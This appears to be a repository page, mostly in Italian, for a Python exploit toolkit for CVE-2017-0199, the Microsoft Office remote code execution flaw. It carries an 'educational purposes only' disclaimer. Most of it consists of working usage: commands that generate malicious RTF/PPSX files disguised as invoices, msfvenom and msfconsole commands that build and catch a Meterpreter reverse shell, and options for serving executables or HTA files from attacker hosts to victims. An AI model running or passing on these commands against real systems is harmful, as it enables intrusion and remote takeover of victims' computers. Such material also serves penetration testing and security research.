 likekabin/cve-2017-0199
Script Python per generare file RTF/PPSX dannosi che sfruttano CVE-2017-0199 per l'esecuzione remota di codice, consegnando payload Metasploit o personalizzati con configurazione minima.

Il toolkit di exploit CVE-2017-0199 - v4.0 è un pratico script Python che offre a pentester e ricercatori di sicurezza un modo rapido ed efficace per testare l'RCE di Microsoft Office. Può generare un file RTF/PPSX dannoso e consegnare alla vittima payload metasploit / meterpreter / altri senza alcuna configurazione complessa.
Questo programma è SOLO per scopo educativo. Non usarlo senza permesso. Vale la solita clausola di esclusione di responsabilità, in particolare il fatto che io (bhdresh) non sono responsabile per eventuali danni causati dall'uso diretto o indiretto delle informazioni o delle funzionalità fornite da questi programmi. L'autore o qualsiasi provider Internet non si assume ALCUNA responsabilità per il contenuto o l'uso improprio di questi programmi o di loro derivati. Utilizzando questo programma accetti il fatto che qualsiasi danno (perdita di dati, crash di sistema, compromissione del sistema, ecc.) causato dall'uso di questi programmi non è responsabilità di bhdresh.
Infine, questo è uno sviluppo personale, per favore rispettane la filosofia e non usarlo per scopi dannosi!
Licenza CC BY 4.0 - https://creativecommons.org/licenses/by/4.0/
Introdotte le seguenti funzionalità nello script
- Generate Malicious PPSX file
- Exploitation mode for generated PPSX file
- Updated template.ppsx
Versione: Python 2.7.13

1) Generate malicious RTF file
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) (Optional, if using MSF Payload) : Generate metasploit payload and start handler
   # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > /tmp/shell.exe
   # msfconsole -x "use multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.56.1; run"
3) Start toolkit in exploit mode to deliver local payload
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://192.168.56.1/shell.exe -l /tmp/shell.exe

1) Generate malicious RTF file
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc

2) Start toolkit in exploit mode to deliver remote payload
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://remoteserver.com/shell.exe

1) Generate malicious RTF file
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc -x 1
2) Start toolkit in exploit mode to deliver custom HTA file
   # python cve-2017-0199_toolkit.py -M exp -t RTF -H /tmp/custom.hta
# python cve-2017-0199_toolkit.py -h

This is a handy toolkit to exploit CVE-2017-0199 (Microsoft office RCE)

Modes:

-M gen                                          Generate Malicious file only

     Generate malicious RTF/PPSX file:

      -w <Filename.rtf/Filename.ppsx>     Name of malicious RTF/PPSX file (Share this file with victim).

      -u <http://attacker.com/test.hta>   The path to an HTA/SCT file. Normally, this should be a domain or IP where        this                                          tool is running.
                                      For example, http://attackerip.com/test.doc (This URL will be included in 	                                              malicious RTF/PPSX file and will be requested once victim will open malicious RTF file.
      -t RTF|PPSX (default = RTF)         Type of the file to be generated.
      -x 0|1  (default = 0)               Generate obfuscated RTF file. 0 = Disable, 1 = Enable.


-M exp                                          Start exploitation mode

     Exploitation:

      -t RTF|PPSX (default = RTF)         Type of file to be exolited.
      -H </tmp/custom>                Local path of a custom HTA/SCT file which needs to be delivered and executed on target.
                                          NOTE: This option will not deliver payloads specified through options "-e" and "-l"

      -p <TCP port:Default 80>            Local port number.

      -e <http://attacker.com/shell.exe>  The path of an executable file / meterpreter shell / payload  which needs to be executed on target.

      -l </tmp/shell.exe>                 If payload is hosted locally, specify local path of an executable file / meterpreter shell / payload.
@nixawk per il campione RTF, @Li Haifei, @bhdresh
Ovviamente, non sono uno sviluppatore a tempo pieno, quindi aspettatevi qualche intoppo
Segnalate bug e problemi tramite https://github.com/bhdresh/CVE-2017-0199/issues/new
